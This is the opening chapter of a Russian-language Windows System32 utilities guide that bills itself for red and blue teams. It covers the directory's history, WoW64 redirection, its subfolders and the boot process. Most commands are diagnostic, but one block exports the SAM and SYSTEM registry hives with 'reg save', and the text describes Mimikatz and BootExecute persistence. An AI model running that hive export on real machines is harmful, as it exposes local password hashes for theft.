INSIDERS EDITION

SYSTEM32

Полное руководство по утилитам Windows

586 утилит • 26 глав • Практические примеры

Red Team • Blue Team • Forensics • LOLBAS

Aka Tor

2026

Windows 11 • Windows Server 2022 • MITRE ATT&CK

Содержание

https://t.me/it_boooks/2

Глава 1: Архитектура Windows и роль System32

Глава 2: Подсистемы, сессии и уровни привилегий

Глава 3: ipconfig, nslookup, nbtstat — основы сетевой диагностики

Глава 4: netsh — швейцарский нож сетевого администрирования

Глава 5: net/net1, netstat и сетевая разведка

Глава 6: fsutil, diskpart, chkdsk — управление дисками

Глава 7: robocopy, xcopy, compact — операции с файлами

Глава 8: cipher, icacls, takeown — шифрование и права доступа

Глава 9: tasklist, taskkill, taskmgr — управление процессами

Глава 10: sc, schtasks, at — службы и планировщик

Глава 11: wmic, PowerShell и WMI-инструментарий

Глава 12: certutil — криптографический мультитул

Глава 13: sfc, DISM, sigverif, BitLocker — целостность и защита системы

Глава 14: auditpol, SecEdit, whoami — аудит и идентификация

Глава 15: cmd.exe — командный интерпретатор изнутри

Глава 16: cscript, wscript, mshta — скриптовые хосты Windows

Глава 17: rundll32, regsvr32, msiexec — механизмы загрузки кода

Глава 18: reg, regedt32, regini — работа с реестром

Глава 19: systeminfo, msinfo32, dxdiag — информация о системе

Глава 20: perfmon, resmon, logman — мониторинг производительности

Глава 21: LOLBAS — Living Off The Land Binaries and Scripts

Глава 22: Цепочки выполнения и обход ограничений

Глава 23: Недокументированные параметры и скрытые утилиты

Глава 24: wevtutil, tracerpt — работа с журналами событий

Глава 25: Обнаружение злоупотреблений нативными утилитами

Глава 26: Построение мониторинга и харденинг

Приложения

Глава 1: Архитектура Windows и роль System32

Введение

Директория `C:\Windows\System32` — это сердце операционной системы Windows. Здесь располагаются сотни исполняемых файлов, динамических библиотек, драйверов и конфигурационных файлов, которые в совокупности обеспечивают функционирование всей операционной системы — от загрузки ядра до обработки пользовательского ввода. Для специалиста по информационной безопасности, системного администратора или исследователя эта директория представляет собой бесценный арсенал инструментов, многие из которых недокументированы или документированы крайне скудно.

В этой главе мы проследим историческую эволюцию директории System32 от её появления в Windows NT 3.1 до современной Windows 11, разберём внутреннюю структуру каталога и его подкаталогов, детально рассмотрим последовательность загрузки операционной системы и роль каждого компонента из System32 в этом процессе, изучим механизм взаимодействия пользовательских утилит с ядром через Native API, а также освоим практические методы исследования содержимого System32.

Понимание архитектуры System32 — это фундамент, на котором строится вся последующая работа с утилитами, описанными в этой книге. Без этого фундамента использование инструментов System32 превращается в слепое нажатие кнопок; с ним — в осознанное владение мощнейшим инструментарием операционной системы.

1.1. Историческая эволюция System32

1.1.1. Рождение: Windows NT 3.1 (1993)

История директории System32 начинается с проекта Windows NT, который разрабатывался под руководством Дейва Катлера (Dave Cutler), пришедшего в Microsoft из Digital Equipment Corporation, где он был главным архитектором операционной системы VMS. Этот факт не случаен — многие архитектурные решения NT, включая организацию системных каталогов, несут в себе следы философии VMS.

Windows NT 3.1, выпущенная в июле 1993 года, была первой операционной системой Microsoft, построенной на полностью 32-битной архитектуре с вытесняющей многозадачностью, защитой памяти и разделением адресных пространств процессов. В отличие от Windows 3.1, которая работала поверх MS-DOS и использовала каталог `C:\WINDOWS\SYSTEM` для 16-битных системных файлов, Windows NT представила новую директорию — `C:\WINNT\System32`.

Число «32» в названии имело конкретный технический смысл: оно обозначало, что в этом каталоге располагаются 32-битные системные компоненты, в противовес 16-битному каталогу `SYSTEM`, унаследованному от Windows 3.x. Именно здесь размещались:

- **ntoskrnl.exe** — ядро операционной системы;
- **hal.dll** — уровень аппаратной абстракции (Hardware Abstraction Layer);
- **ntdll.dll** — библиотека Native API;
- **kernel32.dll** — основная библиотека Win32 API;
- **cmd.exe** — командный интерпретатор, пришедший на смену `COMMAND.COM`.

Уже в NT 3.1 директория System32 содержала порядка 500–600 файлов, что по меркам того времени было весьма значительным количеством.

1.1.2. Зрелость: Windows NT 4.0 и Windows 2000

Windows NT 4.0 (1996) перенесла графическую подсистему (GDI, оконный менеджер) из пользовательского режима в ядро — файл `win32k.sys` занял своё место в `System32\drivers`. Это решение, принятое ради производительности, существенно усложнило архитектуру ядра и увеличило поверхность

атаки (что будет активно эксплуатироваться исследователями безопасности в последующие десятилетия).

Windows 2000 (февраль 2000) стала поворотной точкой в развитии System32. Именно в этой версии:

- Появилась директория `System32\wbem` с инфраструктурой Windows Management Instrumentation (WMI);
- Был введён каталог `System32\config` для хранения файлов реестра (хотя файлы реестра существовали и ранее, структура стала более упорядоченной);
- Возникла подсистема Group Policy с соответствующими инструментами в System32;
- Директория `System32\drivers\etc` получила файлы `hosts`, `services`, `protocol` — наследие UNIX-традиций, пришедшее через стек TCP/IP.

Количество файлов в System32 превысило отметку в 2000.

1.1.3. Эра Windows XP и Server 2003

Windows XP (октябрь 2001) — операционная система, определившая целое поколение. С точки зрения System32 она принесла несколько важных нововведений:

- **Защита системных файлов (Windows File Protection, WFP):** механизм, отслеживающий изменения критических системных файлов в System32 и автоматически восстанавливающий их из кэша `%SystemRoot%\System32\dllcache`;
- **Подсистема восстановления системы:** файлы для System Restore разместились в `System32\Restore`;
- **Расширение консольных утилит:** появились `systeminfo.exe`, `tasklist.exe`, `taskkill.exe` и множество других инструментов, которые стали незаменимыми для системных администраторов.

Windows Server 2003, построенная на той же кодовой базе, добавила серверные утилиты: `dcpromo.exe`, `dnscmd.exe`, `nltest.exe` и другие инструменты управления доменной инфраструктурой Active Directory.

1.1.4. Парадокс WoW64: почему System32 содержит 64-битные файлы

Выпуск 64-битных версий Windows (начиная с Windows XP x64 Edition и Windows Server 2003 x64) создал одну из самых известных архитектурных загадок Windows — **парадокс именования System32/SysWOW64**.

Логика подсказывает, что `System32` должна содержать 32-битные файлы, а `System64` (если бы такая директория существовала) — 64-битные. В действительности всё ровно наоборот:

Директория	Содержимое	Разрядность
`C:\Windows\System32`	Основные системные файлы	**64-битные**
`C:\Windows\SysWOW64`	Файлы подсистемы совместимости	**32-битные**

Почему принято такое, на первый взгляд, абсурдное решение? Ответ кроется в обратной совместимости — священном принципе Windows.

Тысячи существующих приложений имели жёстко прописанные пути вида `C:\Windows\System32\kernel32.dll`. Если бы Microsoft переименовала директорию в `System64`, все эти приложения сломались бы. Поэтому было принято прагматичное решение: оставить `System32` как основной системный каталог (теперь с 64-битными файлами), а для 32-битных приложений создать подсистему **WoW64** (Windows 32-bit on Windows 64-bit) с собственным каталогом `SysWOW64`.

Механизм **файловой редиректации WoW64** работает следующим образом:

```
Процесс              Путь, который он "видит"      Реальный путь на диске
──────────────       ──────────────────────        ──────────────────────
64-битный процесс    C:\Windows\System32\...       C:\Windows\System32\...
32-битный процесс    C:\Windows\System32\...       C:\Windows\SysWOW64\...
32-битный процесс    C:\Windows\SysNative\...      C:\Windows\System32\...
```

Когда 32-битный процесс пытается обратиться к `C:\Windows\System32`, подсистема WoW64 прозрачно перенаправляет его в `C:\Windows\SysWOW64`, где лежат 32-битные версии тех же библиотек. Виртуальная директория `SysNative` позволяет 32-битному процессу явно обратиться к настоящей 64-битной `System32`.

Этот механизм реализован на уровне ядра через файловый мини-фильтр и функции в `ntdll.dll`. Для специалиста по безопасности понимание редиректации WoW64 критически важно: вредоносное ПО может использовать путь `SysNative` из 32-битного загрузчика, чтобы разместить 64-битную полезную нагрузку в настоящей `System32`, обходя таким образом некоторые средства защиты, которые не учитывают данную редиректацию.

Проверить, в какой директории вы на самом деле находитесь, можно следующим образом:

```
# Определение реальной разрядности текущего процесса
[Environment]::Is64BitProcess

# Проверка реального пути через переменные окружения
$env:windir + "\System32"    # Может быть перенаправлен
$env:windir + "\SysNative"   # Доступен только из 32-битных процессов

# Прямая проверка PE-заголовка файла
# 64-битный (AMD64): Machine = 0x8664
# 32-битный (i386):  Machine = 0x014C
dumpbin /headers C:\Windows\System32\cmd.exe | findstr "machine"
```

1.1.5. Windows Vista, 7, 8: усиление защиты

Windows Vista (2007) произвела революцию в подходе к безопасности System32:

- **User Account Control (UAC):** больше нельзя просто так записывать файлы в System32 — операция требует повышения привилегий;
- **Mandatory Integrity Control (MIC):** системные файлы получили высокий уровень целостности;
- **Windows Resource Protection (WRP):** замена WFP, использующая ACL и механизм TrustedInstaller для защиты системных файлов. Теперь даже администратор не может напрямую модифицировать файлы в System32 — только служба TrustedInstaller имеет право на запись;
- **Виртуализация файловой системы:** попытки устаревших приложений записать данные в System32 прозрачно перенаправляются в `%LOCALAPPDATA%\VirtualStore`.

Windows 7 (2009) добавила PowerShell 2.0 в состав системы — директория `System32\WindowsPowerShell` стала стандартной частью установки. Также появился каталог `System32\Tasks` для планировщика задач нового формата (XML).

Windows 8 (2012) интегрировала PowerShell 3.0, добавила компоненты Hyper-V (`System32\vmms.exe`, `System32\vmwp.exe`) и значительно расширила набор командлетов WMI.

1.1.6. Windows 10 и 11: современное состояние

Windows 10 (2015) и её модель обновления «Windows as a Service» кардинально изменили динамику развития System32. Каждое полугодовое обновление (а позже — ежегодное) привносило новые файлы и утилиты:

- **Windows Defender:** `System32\MpCmdRun.exe` и связанные компоненты стали встроенными;
- **WSL (Windows Subsystem for Linux):** компоненты подсистемы Linux разместились внутри System32;
- **Windows Terminal:** новые компоненты консольной инфраструктуры;
- **curl.exe и tar.exe:** в Windows 10 1803+ эти UNIX-утилиты стали штатными обитателями System32;
- **OpenSSH:** `ssh.exe`, `scp.exe`, `ssh-keygen.exe` — наконец-то встроены в систему (`System32\OpenSSH`);
- **winget:** менеджер пакетов и его компоненты.

Windows 11 (2021) продолжила тенденцию, добавив:

- Обновлённые компоненты подсистемы Android (WSA);
- Новые утилиты для работы с виртуализацией;
- Расширенную поддержку ARM64 с тройной редиректацией файловой системы (System32/SysWOW64/SysArm32).

На сегодняшний день типичная установка Windows 11 содержит в директории `System32` более **4500 файлов** общим объёмом порядка **3–4 ГБ**. Это гигантский арсенал, подавляющее большинство инструментов которого остаётся неизвестным даже опытным системным администраторам.

```powershell
# Подсчёт файлов в System32 на текущей системе
(Get-ChildItem C:\Windows\System32 -File).Count

# Подсчёт по типам файлов
Get-ChildItem C:\Windows\System32 -File |
    Group-Object Extension |
    Sort-Object Count -Descending |
    Select-Object -First 15 Name, Count

# Общий размер
(Get-ChildItem C:\Windows\System32 -File |
    Measure-Object -Property Length -Sum).Sum / 1GB
```

1.2. Структура директории System32

1.2.1. Общий обзор организации

Директория System32 — это не хаотичная свалка файлов, хотя на первый взгляд может показаться именно таковой. Она имеет определённую организационную логику, пусть и не всегда последовательную (результат 30 лет эволюционного развития).

Файлы в System32 можно классифицировать по нескольким осям:

По типу файлов:

Расширение	Назначение	Примерное количество
`.dll`	Динамические библиотеки	~2500–3000
`.exe`	Исполняемые файлы	~400–500
`.sys`	Драйверы ядра (в подкаталоге `drivers`)	~200–300
`.msc`	Оснастки консоли управления	~20–25
`.cpl`	Апплеты панели управления	~15–20
`.ocx`	Элементы управления ActiveX	~10–15
`.mof`	Файлы описания WMI-классов	~50–100
`.nls`	Файлы национальных языковых настроек	~200+
`.mui`	Файлы многоязычного интерфейса	тысячи (в подкаталогах `<locale>`)

По функциональному назначению:

- **Компоненты ядра и HAL:** `ntoskrnl.exe`, `hal.dll`, `ci.dll`, `clfs.sys`;
- **Базовые библиотеки API:** `ntdll.dll`, `kernel32.dll`, `user32.dll`, `gdi32.dll`, `advapi32.dll`;
- **Сетевые компоненты:** `ws2_32.dll`, `winhttp.dll`, `ipconfig.exe`, `netsh.exe`;
- **Утилиты безопасности:** `certutil.exe`, `cipher.exe`, `icacls.exe`, `secedit.exe`;
- **Средства диагностики:** `perfmon.exe`, `resmon.exe`, `mrt.exe`, `sfc.exe`;
- **Утилиты управления:** `sc.exe`, `reg.exe`, `wmic.exe`, `net.exe`.

1.2.2. Ключевые подкаталоги

Рассмотрим наиболее важные подкаталоги System32 и их назначение.

System32\drivers

Каталог драйверов ядра — одна из наиболее критичных частей System32. Содержит файлы `.sys`, которые загружаются в адресное пространство ядра (кольцо 0).

```
System32\drivers\
├── etc\                ← Сетевые конфигурационные файлы (наследие UNIX)
│   ├── hosts           ← Таблица соответствия имён и IP-адресов
│   ├── services        ← Список стандартных сетевых служб и портов
│   ├── protocol        ← Список сетевых протоколов
│   ├── networks        ← Список известных сетей
│   └── lmhosts.sam     ← Пример файла LMHOSTS для разрешения NetBIOS
├── NTFS.sys            ← Драйвер файловой системы NTFS
├── tcpip.sys           ← Стек TCP/IP
├── FLTMGR.SYS          ← Менеджер фильтров файловой системы
├── WdFilter.sys        ← Фильтр-драйвер Windows Defender
├── afd.sys             ← Ancillary Function Driver (сокеты Winsock)
├── ndis.sys            ← Network Driver Interface Specification
├── HTTP.sys            ← Драйвер HTTP-сервера ядра
├── npfs.sys            ← Named Pipe File System
├── ksecdd.sys          ← Kernel Security Device Driver
└── ...
```

Файл `drivers\etc\hosts` заслуживает особого внимания с точки зрения безопасности. Вредоносное ПО нередко модифицирует его для перенаправления DNS-запросов на подконтрольные серверы — это один из простейших и древнейших приёмов подмены DNS:

```powershell
# Проверка содержимого файла hosts на наличие подозрительных записей
Get-Content C:\Windows\System32\drivers\etc\hosts |
    Where-Object { $_ -notmatch '^\s*#' -and $_ -match '\S' }

# Мониторинг изменений файла hosts
$watcher = New-Object System.IO.FileSystemWatcher
$watcher.Path = "C:\Windows\System32\drivers\etc"
$watcher.Filter = "hosts"
$watcher.EnableRaisingEvents = $true
Register-ObjectEvent $watcher "Changed" -Action {
    Write-Warning "ALERT: hosts file modified at $(Get-Date)"
}
```

System32\config

Каталог реестра Windows. Содержит файлы «кустов» (hives) реестра — бинарные файлы без расширения:

```
System32\config\
├── SAM             ← Security Account Manager (локальные учётные записи)
├── SECURITY        ← Политики безопасности, секреты LSA
├── SYSTEM          ← Конфигурация системы, драйверов, служб
├── SOFTWARE        ← Данные установленного ПО
├── DEFAULT         ← Профиль по умолчанию
├── COMPONENTS      ← Информация о компонентах системы (CBS)
├── BBI             ← Background Brightness Intelligence (Win10+)
├── DRIVERS         ← Информация о драйверах (Win10+)
├── ELAM            ← Early Launch Anti-Malware
├── RegBack\        ← Резервные копии кустов (до Win10 1803)
├── systemprofile\  ← Профиль системной учётной записи
├── TxR\            ← Журналы транзакционного реестра (KTM)
└── Journal\        ← Журналы реестра
```

Файлы `SAM` и `SECURITY` представляют особый интерес для специалистов по безопасности. Файл SAM содержит хэши паролей локальных учётных записей и защищён от прямого чтения — даже администратор не может открыть его, пока система запущена, так как файл заблокирован процессом `lsass.exe`. Извлечение данных из SAM — ключевой этап при аудите безопасности и пентесте.

```cmd
:: Проверка ACL на файлах реестра
icacls C:\Windows\System32\config\SAM
icacls C:\Windows\System32\config\SECURITY

:: Попытка чтения заблокированного файла (будет отказ в доступе)
type C:\Windows\System32\config\SAM

:: Использование штатной утилиты reg для экспорта части реестра
reg save HKLM\SAM C:\temp\sam_backup.hiv
reg save HKLM\SYSTEM C:\temp\system_backup.hiv
```

System32\wbem

Инфраструктура Windows Management Instrumentation (WMI) — мощнейшая подсистема управления и мониторинга:

```
System32\wbem\
├── WmiPrvSE.exe        ← WMI Provider Host (хост-процесс провайдеров)
├── WinMgmt.exe         ← Служба WMI (Windows Management Service)
├── WMIC.exe            ← Командная строка WMI (устарела в Win11)
├── mofcomp.exe         ← Компилятор MOF-файлов
├── wbemtest.exe        ← Графический тестер WMI-запросов
├── Repository\         ← Репозиторий WMI (база данных CIM)
│   ├── OBJECTS.DATA    ← Основное хранилище объектов
│   ├── INDEX.BTR       ← Индекс B-дерева
│   └── MAPPING*.MAP    ← Файлы отображения
├── Logs\               ← Журналы WMI
└── *.mof               ← Файлы описания классов (Managed Object Format)
```

WMI активно используется как легитимными средствами управления, так и вредоносным ПО. Техника «WMI persistence» (создание постоянных подписок на события WMI) является одним из самых скрытных методов закрепления в системе:

```
# Поиск подозрительных WMI-подписок (потенциальный бэкдор)
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding

# Пример вывода подозрительной записи:
# __EventFilter:
#   Name: EvilFilter
#   Query: SELECT * FROM __InstanceModificationEvent WITHIN 60
#          WHERE TargetInstance ISA 'Win32_LocalTime'
#          AND TargetInstance.Hour = 3
```

System32\WindowsPowerShell

Каталог классического PowerShell (версии 5.1):

```
System32\WindowsPowerShell\
└── v1.0\
    ├── powershell.exe          ← Основной исполняемый файл
    ├── powershell_ise.exe      ← Интегрированная среда разработки
    ├── pwrshsip.dll            ← SIP для подписи скриптов
    ├── Modules\                ← Встроенные модули
    │   ├── Microsoft.PowerShell.Management\
    │   ├── Microsoft.PowerShell.Security\
    │   ├── Microsoft.PowerShell.Utility\
    │   ├── NetAdapter\
    │   ├── NetTCPIP\
    │   ├── Defender\
    │   └── ...
    └── en-US\ (и другие локали)
```

> ***Примечание:*** *Несмотря на имя каталога* `v1.0`*, здесь располагается PowerShell 5.1. Имя* `v1.0` *сохранено по причине обратной совместимости — тот же принцип, что и с именем* `System32`*.*

Другие важные подкаталоги

```
System32\
├── GroupPolicy\            ← Локальные групповые политики
├── Tasks\                  ← Задачи планировщика (XML-формат)
├── winevt\Logs\            ← Журналы событий Windows (.evtx)
├── LogFiles\               ← Различные системные журналы
├── spool\                  ← Подсистема печати
│   ├── drivers\            ← Драйверы принтеров
│   └── PRINTERS\           ← Очередь печати
├── catroot\                ← Каталоги для проверки подписей (устар.)
├── catroot2\               ← Каталоги для проверки подписей (актуальн.)
├── CodeIntegrity\          ← Политики целостности кода (WDAC/CI)
├── IME\                    ← Input Method Editors (для CJK-языков)
├── DriverStore\            ← Хранилище драйверов (связано с инфраструктурой PnP)
├── Dism\                   ← Компоненты DISM (обслуживание образов)
├── oobe\                   ← Out-Of-Box Experience (первоначальная настройка)
├── Speech\                 ← Подсистема распознавания речи
├── Setup\                  ← Компоненты установки и обновления
├── WDI\                    ← Windows Diagnostic Infrastructure
├── wdi\                    ← Диагностические данные
├── restore\                ← Компоненты восстановления системы
├── ras\                    ← Remote Access Service
├── NDF\                    ← Network Diagnostics Framework
├── Macromed\               ← Flash Player (устаревшее, удалено в Win10 21H1)
├── downlevel\              ← DLL для совместимости с API нижнего уровня
├── AdvancedInstallers\     ← CBS-инсталляторы расширенного уровня
├── F12\                    ← Средства разработчика Edge/IE
├── migration\              ← Файлы миграции для обновления Windows
├── icsxml\                 ← XML-конфигурации Internet Connection Sharing
├── spp\                    ← Software Protection Platform (активация)
├── appraiser\              ← Оценка совместимости оборудования
├── Sysprep\                ← Утилита подготовки системы к развёртыванию
└── OpenSSH\                ← Клиент и сервер OpenSSH (Win10 1809+)
```

1.2.3. Файлы .nls и локализация

Отдельного упоминания заслуживают файлы с расширением `.nls` (National Language Support). Их в System32 насчитывается более двухсот, и они содержат таблицы кодовых страниц, данные о сортировке строк и информацию о нормализации Unicode:

```
C_1251.NLS     ← Кодовая страница Windows-1251 (кириллица)
C_1252.NLS     ← Кодовая страница Windows-1252 (западноевропейская)
C_65001.NLS    ← Кодовая страница UTF-8
sortdefault.nls ← Таблица сортировки по умолчанию
normnfc.nls    ← Таблица нормализации Unicode NFC
```

Эти файлы загружаются в адресное пространство практически каждого процесса Windows через `ntdll.dll` и используются всеми строковыми функциями, зависящими от локали.

1.3. Загрузка Windows и роль System32

1.3.1. Обзор процесса загрузки

Последовательность загрузки Windows — это сложный многоэтапный процесс, в котором компоненты System32 играют ключевую роль начиная с самых ранних стадий. Понимание этого процесса критически важно для диагностики проблем загрузки, анализа руткитов и расследования инцидентов безопасности.

Полная последовательность загрузки для систем с UEFI:



1.3.2. Детальный разбор каждого компонента

bootmgfw.efi / bootmgr

Расположение: `\EFI\Microsoft\Boot\bootmgfw.efi` (EFI System Partition) или корень системного раздела (`bootmgr`)

Диспетчер загрузки Windows — первый компонент Microsoft, получающий управление после прошивки. Его задачи:

1. Чтение хранилища BCD (Boot Configuration Data), расположенного в `\EFI\Microsoft\Boot\BCD` или `\Boot\BCD`;
2. Отображение меню загрузки (если установлено несколько ОС или включён режим восстановления);
3. Передача управления загрузчику ОС (`winload.efi`);
4. Поддержка BitLocker — запрос ключа восстановления при необходимости;
5. Измерение целостности загрузки (Measured Boot) с использованием TPM.

```
:: Просмотр конфигурации загрузки BCD
bcdedit /enum all

:: Пример вывода:
:: Windows Boot Manager
:: --------------------
:: identifier              {bootmgr}
:: device                  partition=\Device\HarddiskVolume1
:: path                    \EFI\Microsoft\Boot\bootmgfw.efi
:: description             Windows Boot Manager
:: locale                  en-US
:: default                 {current}
:: timeout                 30
::
:: Windows Boot Loader
:: -------------------
:: identifier              {current}
:: device                  partition=C:
:: path                    \Windows\system32\winload.efi
:: description             Windows 11
:: locale                  en-US
:: osdevice                partition=C:
:: systemroot              \Windows
```

winload.efi (winload.exe)

Расположение: `C:\Windows\System32\winload.efi`

Загрузчик операционной системы — один из самых критических исполняемых файлов в System32. Его функции:

1. **Загрузка ядра** (`ntoskrnl.exe`) и HAL (`hal.dll`) в память;
2. **Загрузка куста реестра SYSTEM** (`System32\config\SYSTEM`) для чтения информации о драйверах и параметрах загрузки;
3. **Загрузка ELAM-драйвера** (Early Launch Anti-Malware) — `WdBoot.sys` для Windows Defender;
4. **Загрузка boot-start драйверов** — драйверов с типом запуска SERVICE_BOOT_START (0), перечисленных в реестре;
5. **Проверка цифровых подписей** всех загружаемых компонентов (Secure Boot);
6. **Передача управления ядру** с передачей структуры LOADER_PARAMETER_BLOCK.

Если winload повреждён или его подпись не проходит проверку Secure Boot, система не загрузится, отображая ошибку `0xc0000428` (STATUS_INVALID_IMAGE_HASH).

ntoskrnl.exe

Расположение: `C:\Windows\System32\ntoskrnl.exe`

Ядро Windows — центральный компонент операционной системы. Имя расшифровывается как «NT Operating System Kernel». На самом деле существует несколько вариантов файла ядра:

Файл	Описание
`ntoskrnl.exe`	Стандартное ядро (multiprocessor)
`ntkrnlpa.exe`	Ядро с PAE (32-бит, устар.)
`ntkrnlmp.exe`	Многопроцессорное ядро (устар.)

В современных 64-битных системах используется только `ntoskrnl.exe`.

Ядро проходит инициализацию в две фазы:

Phase 0 (однопроцессорная): - Инициализация менеджера памяти; - Инициализация объектного менеджера; - Инициализация менеджера безопасности; - Инициализация менеджера процессов; - Создание системного процесса и потока; - Инициализация механизма PnP.

Phase 1 (многопроцессорная): - Запуск дополнительных процессоров; - Инициализация менеджера ввода-вывода; - Загрузка и инициализация boot-start и system-start драйверов; - Инициализация подсистемы безопасности ядра; - Создание процесса `smss.exe`.

```powershell
# Информация о версии ядра
[System.Diagnostics.FileVersionInfo]::GetVersionInfo(
    "$env:SystemRoot\System32\ntoskrnl.exe"
) | Select-Object FileVersion, ProductVersion, FileDescription

# Проверка количества экспортируемых функций ядра
# (требует dumpbin из Visual Studio Build Tools)
dumpbin /exports C:\Windows\System32\ntoskrnl.exe | Select-String "number of functions"
```

smss.exe — Session Manager Subsystem

Расположение: `C:\Windows\System32\smss.exe`

Менеджер сессий — первый пользовательский процесс (user-mode), созданный ядром. Это Native-приложение, использующее только Native API (ntdll.dll), без зависимости от Win32 API. Его задачи:

1. Создание переменных окружения на основе данных реестра;
2. Запуск программ из списка `BootExecute` (например, `autochk.exe` для проверки дисков);
3. Инициализация подкачки (page file);
4. Создание именованных объектов ядра (директории `\Sessions`, `\DosDevices` и т.д.);
5. Создание **сессии 0** (неинтерактивной) с запуском `csrss.exe` и `wininit.exe`;
6. Создание **сессии 1** (интерактивной) с запуском `csrss.exe` и `winlogon.exe`;
7. Ожидание завершения дочерних процессов — если `csrss.exe` или `wininit.exe` завершатся, система упадёт в синий экран (`BSOD`).

```cmd
:: Просмотр списка BootExecute (программы, запускаемые smss.exe)
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v BootExecute

:: Типичный вывод:
:: BootExecute    REG_MULTI_SZ    autocheck autochk *
```

> ***Замечание по безопасности:*** *Запись `BootExecute` — один из механизмов персистенции. Вредоносное ПО может добавить свой исполняемый файл в этот список, и он будет запускаться до старта антивируса. Мониторинг этого ключа реестра — обязательная часть аудита безопасности.*

csrss.exe — Client/Server Runtime Subsystem

Расположение: `C:\Windows\System32\csrss.exe`

Процесс среды выполнения клиент-сервер. Исторически это был основной процесс подсистемы Win32, но в современных версиях Windows большая часть его функционала перенесена в ядро (`win32k.sys`) и в другие DLL. Тем не менее csrss.exe остаётся критическим процессом:

- Управление консольными окнами (через `conhost.exe`);
- Обработка завершения процессов и потоков;
- Поддержка подсистемы Win32 (отображение дисков, создание временных файлов);
- Работает в каждой сессии (минимум два экземпляра: сессия 0 и сессия 1).

Завершение csrss.exe вызывает немедленный BSOD. По этой причине процесс защищён механизмом **Protected Process Light (PPL)** — даже процесс с привилегиями SYSTEM не может его завершить стандартными средствами.

wininit.exe — Windows Initialization

Расположение: `C:\Windows\System32\wininit.exe`

Процесс инициализации Windows, работающий в сессии 0. Его главная задача — запуск трёх ключевых системных процессов:

1. **services.exe** — Service Control Manager (SCM);
2. **lsass.exe** — Local Security Authority Subsystem Service;
3. **lsaiso.exe** — LSA Isolated (при включённом Credential Guard).

services.exe — Service Control Manager

Расположение: `C:\Windows\System32\services.exe`

Диспетчер управления службами (SCM) — процесс, ответственный за запуск, остановку и управление всеми службами Windows. При старте он:

1. Читает раздел реестра `HKLM\SYSTEM\CurrentControlSet\Services`;
2. Запускает все службы с типом запуска SERVICE_AUTO_START (2);
3. Создаёт процесс `svchost.exe` для каждой группы служб;
4. Управляет зависимостями между службами;
5. Обрабатывает запросы на запуск, остановку и настройку служб через RPC.

```
# Просмотр всех автоматически запускаемых служб
Get-Service | Where-Object { $_.StartType -eq 'Automatic' } |
    Select-Object Name, DisplayName, Status |
    Sort-Object Name

# Просмотр всех процессов svchost.exe и размещённых в них служб
Get-CimInstance Win32_Service |
    Where-Object { $_.PathName -like '*svchost*' } |
    Group-Object ProcessId |
    ForEach-Object {
        [PSCustomObject]@{
            PID = $_.Name
            ServiceCount = $_.Count
            Services = ($_.Group | Select-Object -ExpandProperty Name) -join ', '
        }
    } | Sort-Object ServiceCount -Descending | Select-Object -First 10
```

lsass.exe — Local Security Authority Subsystem Service

Расположение: `C:\Windows\System32\lsass.exe`

Служба локальной подсистемы безопасности — один из наиболее важных процессов с точки зрения безопасности. Отвечает за:

1. **Аутентификацию пользователей** — проверку учётных данных (пароль, смарт-карта, биометрия);
2. **Управление токенами доступа** — создание токенов безопасности при входе пользователя;
3. **Кэширование учётных данных** — хранение в памяти хэшей паролей, билетов Kerberos, маркеров NTLM;
4. **Применение политик безопасности** — аудит, политики паролей, ограничения привилегий;
5. **Генерацию событий аудита** — все записи безопасности в журнале событий генерируются через lsass.

Процесс lsass.exe является приоритетной целью для злоумышленников. Инструмент Mimikatz, созданный Бенжаменом Дельпи (Benjamin Delpy), продемонстрировал возможность извлечения открытых паролей и хэшей из памяти lsass.exe, что произвело революцию в индустрии безопасности.

Меры защиты lsass в современных Windows:

```
# Проверка статуса защиты lsass как PPL (Protected Process Light)
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL

# Проверка статуса Credential Guard
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v LsaCfgFlags
# 0 = отключён, 1 = включён с UEFI-блокировкой, 2 = включён без блокировки

# Проверка LSA Protection в Windows 11 22H2+
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL

# Просмотр загруженных модулей lsass (Security Packages)
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages"
```

1.3.3. Хронология загрузки: временные метки

Для практического анализа загрузки полезно знать, как получить временные метки каждого этапа:

```powershell
# Время последней загрузки системы (BIOS/UEFI → ядро)
$os = Get-CimInstance Win32_OperatingSystem
$bootTime = $os.LastBootUpTime
Write-Output "Время загрузки ОС: $bootTime"

# Детальная диагностика загрузки с помощью BCDEdit
bcdedit /set {current} bootlog Yes
# После перезагрузки журнал будет в C:\Windows\ntbtlog.txt

